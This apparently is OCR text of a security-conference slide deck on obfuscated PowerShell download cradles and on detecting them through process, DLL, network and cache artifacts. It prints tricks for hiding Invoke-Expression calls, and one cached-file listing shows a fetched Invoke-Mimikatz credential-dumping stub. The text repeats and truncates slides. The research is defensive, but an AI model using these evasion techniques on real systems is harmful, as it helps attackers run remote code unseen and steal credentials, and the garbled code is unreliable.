1. **Invoke-Expression/IEX**
2. **Get-Alias/GAL**
3. **Get-Command/GCM**
4. **GetCmdlets** (PS1.0+)
5. **InvokeScript** (PS1.0+)
6. **Invoke-Command/ICM**
7. **PS Runspace**
8. **Concatenated IEX**
9. **Invoke-AsWorkflow** (PS3.0+)
10. **Dot-Source** (Disk-based)
11. **Import-Module/IPMO** (Disk-ba

```
&($Env:ComSpec[4,26,25]-Join'')
.((LS env:/Co*pec).Value[4,26,25]-Join'')

.($ShellId[1]+$ShellId[13]+'x')
&( (GV S*ell*d -V)[1]+(DIR Variable:\S*ell*d).Value[13]+'x')

???
```

Obscure Invocation Syntaxes

```
PS C:\Users\me> '' | Get-Member


   TypeName: System.String

Name             MemberType
----             ----------
Clone            Method
CompareTo        Method
Contains         Method
CopyTo           Method
EndsWith         Method
Equals           Method
GetEnumerator    Method
GetHashCode      Method
GetType          Method
GetTypeCode      Method
IndexOf          Method
```

```
&($Env:ComSpec[4,26,25]-Join'')
.((LS env:/Co*pec).Value[4,26,25]-Join'')

.($ShellId[1]+$ShellId[13]+'x')
&( (GV S*ell*d -V)[1]+(DIR Variable:\S*ell*d).Value[13]+'x')

???
```

MANDIANT
A FireEye® Company

FireEye

Obscure Invocation Syntaxes

```
PS C:\Users\me> ''.IndexOf

OverloadDefinitions
-------------------
int IndexOf(char value)
int IndexOf(char value, int startIndex)
int IndexOf(char value, int startIndex, int count)
int IndexOf(string value)
```

5. **InvokeScript** (PS1.0+)
6. **Invoke-Command/ICM**
7. **PS Runspace**
8. **Concatenated IEX**
9. **Invoke-AsWorkflow** (PS3.0+)
10. **Dot-Source** (Disk-based)
11. **Import-Module/IPMO** (Disk-ba

```
&($Env:ComSpec[4,26,25]-Join'')
.((LS env:/Co*pec).Value[4,26,25]-Join'')

.($ShellId[1]+$ShellId[13]+'x')
&( (GV S*ell*d -V)[1]+(DIR Variable:\S*ell*d).Value[13]+'x')

''.IndexOf
```

MANDIANT
A FireEye® Company

FireEye

Obscure Invocation Syntaxes

```
PS C:\Users\me> ''.IndexOf

OverloadDefinitions
-------------------
int IndexOf(char value)
int IndexOf(char value, int startIndex)
int IndexOf(char value, int startIndex, int count)
int IndexOf(string value)
```

```
PS C:\Users\me> [String]''.IndexOf
int IndexOf(char value), int IndexOf(char value, i
e, int startIndex, int count), int IndexOf(string
 startIndex), int IndexOf(string value, int startI
value, System.StringComparison comparisonType), in
x, System.StringComparison comparisonType), int In
nt count, System.StringComparison comparisonType)
```

mSpec[4,26,25]-Join'')
Co*pec).Value[4,26,25]-Join'')

]+$ShellId[13]+'x')
&((GV **S*ell*d** -V)[1]+(DIR Variable:**S*ell*d**).Value[13]+'x')

[String]''.IndexOf

10. **Dot-Source** (Disk-based)
11. **Import-Module/IPMO** (Disk-ba

Obscure Invocation Syntaxes

```
PS C:\Users\me> ''.IndexOf

OverloadDefinitions
-------------------
int IndexOf(char value)
int IndexOf(char value, int startIndex)
int IndexOf(char value, int startIndex, int count)
int IndexOf(string value)
```

```
PS C:\Users\me> [String]''.IndexOf
int IndexOf(char value), int IndexOf(char value, i
e, int startIndex, int count), int IndexOf(string
 startIndex), int IndexOf(string value, int startI
value, System.StringComparison comparisonType), in
x, System.StringComparison comparisonType), int In
nt count, System.StringComparison comparisonType)
```

```
PS C:\Users\me> ( ([String]''.IndexOf)[0,7,8]-Join'')
iex
```

mSpec[4,26,25]-Join'')

Co*pec).Value[4,26,25]-Join'')

]+$ShellId[13]+'x')

ll*d -V)[1]+(DIR Variable:**S*ell*d**).Value[13]+'x')

.(([String]''.IndexOf)[0,7,8]-Join'')

11. **Import-Module/IPMO** (Disk-ba

Obscure Invocation Syntaxes

```
PS C:\Users\me> ''.IndexOf

OverloadDefinitions
-------------------
int IndexOf(char value)
int IndexOf(char value, int startIndex)
```

```
"''.Insert.ToString()")) + '[' + (Get-Random -Input @(3,7,14,23,33)) + ',' + (Get-Random -Input @(10,26,41))
"''.Normalize.ToString()")) + '[' + (Get-Random -Input @(3,13,23,33,55,59,77)) + ',' + (Get-Random -Input @(15,3
"''.Chars.ToString()")) + '[' + (Get-Random -Input @(11,15)) + ',' + (Get-Random -Input @(18,24)) + ",19]-Jo
"''.SubString.ToString()")) + '[' + (Get-Random -Input @(3,13,17,26,37,47,51,60,67)) + ',' + (Get-Random -Input
"''.Remove.ToString()")) + '[' + (Get-Random -Input @(3,14,23,30,45,56,65)) + ',' + (Get-Random -Input @(8,12
"''.LastIndexOfAny.ToString()")) + '[' + (Get-Random -Input @(0,8,34,42,67,76,84,92,117,126,133)) + ',' + (Get-Random
"''.LastIndexOf.ToString()")) + '[' + (Get-Random -Input @(0,8,29,37,57,66,74,82,102,111,118,130,138,149,161,169,1
"''.IsNormalized.ToString()")) + '[' + (Get-Random -Input @(5,13,26,34,57,61,75,79)) + ',' + (Get-Random -Input @(1
"''.IndexOfAny.ToString()")) + '[' + (Get-Random -Input @(0,4,30,34,59,68,76,80,105,114,121)) + ',' + (Get-Random
"''.IndexOf.ToString()")) + '[' + (Get-Random -Input @(0,4,25,29,49,58,66,70,90,99,106,118,122,133,145,149,160
```

```
x, System.StringComparison comparisonType), int In
nt count, System.StringComparison comparisonType)
```

```
PS C:\Users\me> ( ([String]''.IndexOf)[0,7,8]-Join'')
iex
```

11. **Import-Module/IPMO** (Disk-ba

]+$ShellId[13]+'x')

ll*d -V)[1]+(DIR Variable:**S*ell*d**).Value[13]+'x')

.(([String]''.IndexOf)[0,7,8]-Join'')

MANDIANT
A FireEye® Company

FireEye

Outline

- Motivation
- Current State of PowerShell Obfuscation
- Current State of PowerShell Obfuscation Detection
- MOAR! Crafting Cryptic Cradles :: (In)security By Obscurity
  - Obscure Download Cradles
  - Obscure Token Obfuscation
  - Obscure Invocation Syntaxes
- **Detecting Cryptic Cradles**
- Invoke-CradleCrafter Public Release & Demo

Detecting Cryptic Cradles

- Artifacts for historical and real-time detection
  - Network connections
  - Parent-child process relationships
  - Event logs
  - DLL's loaded
  - Prefetch files
  - Registry keys of interest
  - Appcompat cache
  - Cached temporary files

- bitsadmin.exe/Start-BitsTransfer
  - svchost.exe
- COM Object + Word
  - winword.exe
- COM Object + Excel
  - excel.exe
- COM Object + Internet Explorer
  - iexplore.exe
- SendKeys + Notepad
  - notepad.exe & svchost.exe

Detecting Cryptic Cradles

Dest IP	Dest Port	Process Path
104.20.208.21	80	C:\Windows\System32\notepad.exe
67.199.248.10	80	C:\Windows\System32\notepad.exe
67.199.248.15	443	C:\Windows\System32\svchost.exe
67.199.248.10	80	C:\Windows\System32\svchost.exe
104.20.208.21	80	C:\Windows\System32\svchost.exe
67.199.248.10	80	C:\Windows\System32\svchost.exe
104.20.208.21	80	C:\Windows\System32\svchost.exe
67.199.248.10	80	C:\Windows\System32\svchost.exe
104.20.208.21	80	C:\Windows\System32\svchost.exe
67.199.248.10	80	C:\Windows\System32\svchost.exe
104.20.208.21	80	C:\Windows\System32\svchost.exe
67.199.248.10	80	C:\Windows\System32\svchost.exe
104.20.208.21	80	C:\Windows\System32\svchost.exe
67.199.248.10	80	C:\Windows\System32\svchost.exe

- bitsadmin.exe/Start-BitsTransfer
  - svchost.exe
- COM Object + Word
  - winword.exe
- COM Object + Excel
  - excel.exe
- COM Object + Internet Explorer
  - iexplore.exe
- SendKeys + Notepad
  - notepad.exe & svchost.exe


Detecting Cryptic Cradles

- Artifacts for historical and real-time detection
  - Network connections
  - Parent-child process relationships
  - Event logs
  - DLL's loaded
  - Prefetch files
  - Registry keys of interest
  - Appcompat cache
  - Cached temporary files

- bitsadmin.exe
  - powershell.exe → bitsadmin.exe
- COM Object + Word
  - svchost.exe → winword.exe
- COM Object + Excel
  - svchost.exe → excel.exe
- COM Object + Internet Explorer
  - svchost.exe → iexplore.exe
- SendKeys + Notepad
  - powershell.exe → notepad.exe
- Inline Scripting
  - powershell.exe → csc.exe & vbc.exe

Detecting Cryptic Cradles

- Artifacts for historical and real-time d
  - Network connections
  - Parent-child process relationships
  - Event logs (besides all PS logs)
  - DLL's loaded
  - Prefetch files
  - Registry keys of interest
  - Appcompat cache
  - Cached temporary files



Timestamp	Args
2017-04-21 23:09:32	rundll32.exe C:\WINDOWS\system32\davclnt.dll,DavSetCookie bit.ly http://bit.ly/L3g1tCrad1e
2017-04-21 23:09:30	rundll32.exe C:\WINDOWS\system32\davclnt.dll,DavSetCookie bit.ly http://bit.ly/L3g1tCrad1e
2017-04-21 23:09:18	Notepad

Detecting Cryptic Cradles

- Artifacts for historical and real-time detection
  - Network connections
  - Parent-child process relationships
  - Event logs
  - DLL's loaded
  - Prefetch files
  - Registry keys of interest
  - Appcompat cache
  - Cached temporary files


RASMAN:
Remote
Acces**s**
Connection
Manager

- COM Object + Internet Explorer
  - ieproxy.dll
- SendKeys + Notepad
  - winhttp.dll & wininet.dll
- PowerShell Net.WebClient
  - rasman.dll & rasapi32.dll

Path	Process Path
C:\Windows\System32\winhttp.dll	C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe
C:\Windows\System32\dhcpcsvc6.dll	C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe
C:\Windows\System32\dhcpcsvc.dll	C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe
C:\Windows\System32\dnsapi.dll	C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe
C:\Windows\System32\rasapi32.dll	C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe
C:\Windows\System32\rasman.dll	C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe

Detecting Cryptic Cradles

- Artifacts for historical and real-time
  - Network connections
  - Parent-child process relationships
  - Event logs
  - DLL's loaded
  - Prefetch files
  - Registry keys of interest
  - Appcompat cache
  - Cached temporary files



MANDIANT
A FireEye® Company

FireEye

Detecting Cryptic Cradles


- Artifacts for historical and real-time detection
  - Network connections
  - Parent-child process relationships
  - Event logs
  - DLL's loaded
  - Prefetch files
  - Registry keys of interest
  - Appcompat cache
  - Cached temporary files

- Inline Scripting (e.g. CSharp)
  - powershell.exe → csc.exe → cvtres.exe

Detecting Cryptic Cradles

- Artifacts for historical and real-time detection
  - Network connections
  - Parent-child process relationships
  - Event logs
  - DLL's loaded
  - Prefetch files
  - Registry keys of interest
  - Appcompat cache
  - Cached temporary files

SendKeys + Notepad




```
PS C:\Users\me\AppData\Roaming\Microsoft\Windows\Recent> dir *L3g1tCrad1e*


    Directory: C:\Users\me\AppData\Roaming\Microsoft\Windows\Recent


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        4/21/2017   3:36 PM            166 http--bit.ly-L3g1tCrad1e (2).lnk
-a----        4/21/2017   7:45 PM            166 http--bit.ly-L3g1tCrad1e (3).lnk
-a----        3/15/2017   6:11 PM            166 http--bit.ly-L3g1tCrad1e.lnk
```

Detecting Cryptic Cradles

- Artifacts for historical and real-time detection
  - Network connections
  - Parent-child process rela
  - Event logs
  - DLL's loaded
  - Prefetch files
  - Registry keys of interest
  - Appcompat cache
  - Cached temporary files

COM Object + Word

```
PS C:\Users\me\AppData\Local\Microsoft\Windows\INetCache\Content.MSO> dir .\234834C.txt


    Directory: C:\Users\me\AppData\Local\Microsoft\Windows\INetCache\Content.MSO


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar--         2/23/2017   7:52 PM           1482 234834C.txt


PS C:\Users\me\AppData\Local\Microsoft\Windows\INetCache\Content.MSO> Get-Content .\234834C.txt
Write-Host "THIS CRADLE WORKED!!!" -NoNewLine -ForegroundColor Yellow
Write-Host " --" -NoNewLine -ForegroundColor White
Write-Host " SUCCESSFULLY EXECUTED POWERSHELL CODE FROM REMOTE LOCATION" -ForegroundColor Green

Function Inv`oke-Mimi`katz
{
Param(
        [Parameter(ParameterSetName = "DumpCreds", Position = 0)]
    [Switch]
        $DumpCreds
)
```

Outline


- Motivation
- Current State of PowerShell Obfuscation
- Current State of PowerShell Obfuscation Detection
- MOAR! Crafting Cryptic Cradles :: (In)security By Obscurity
  - Obscure Download Cradles
  - Obscure Token Obfuscation
  - Obscure Invocation Syntaxes
- Detecting Cryptic Cradles
- **Invoke-CradleCrafter Public Release & Demo**

Invoke-CradleCrafter Demo

- PUBLIC RELEASE and live demo of open source tool: **Invoke-CradleCrafter**
  - DISCLAIMER: Please do not use this tool for evil.

Closing Comments


- DO NOT RUN AWAY FROM POWERSHELL!
- Upgrade to PowerShell 5.0 ASAP
  - Enable logging
  - Increase default log sizes
  - Aggregate centrally & monitor (start w/GREP)
- Expand detection to include additional artifacts
- Break all assumptions, know your options, & hunt for **Indicators of Obfuscation**



http://www.petsionary.com/wp-content/uploads/th/these-dogs-are-so-excited-that-the-polar-vortex-is-over-hilarious.jpg

Closing Comments

- Accept that you will miss stuff
- Set detection goals one cradle at a time
- Learn from your mistakes
- Share your successes and failures with the community so we can learn from each other's mistakes



https://jacobtitanic.files.wordpress.com/2010/09/hindsight-droids.jpg

Credit Where Credit Is Due

- **Nick Carr** (@ItsReallyNick)
- **Ian Ahl** (@TekDefense)
- **Matt Dunwoody** (@matthewdunwoody)
- **Evan Pena** (@evan_pena2003)
- My wife, **Paige**
  - 100's of hours of research
  - 300 hours of tool development
  - Listening to me talk about **MOAR** PowerShell

http://m.cdn.blog.hu/eb/ebakademia/image/izgatott.jpg

Thank You! Questions?

- Daniel Bohannon
- @danielhbohannon
- http://danielbohannon.com
- https://github.com/danielbohannon/Invoke-CradleCrafter

MANDIANT
A FireEye® Company

FireEye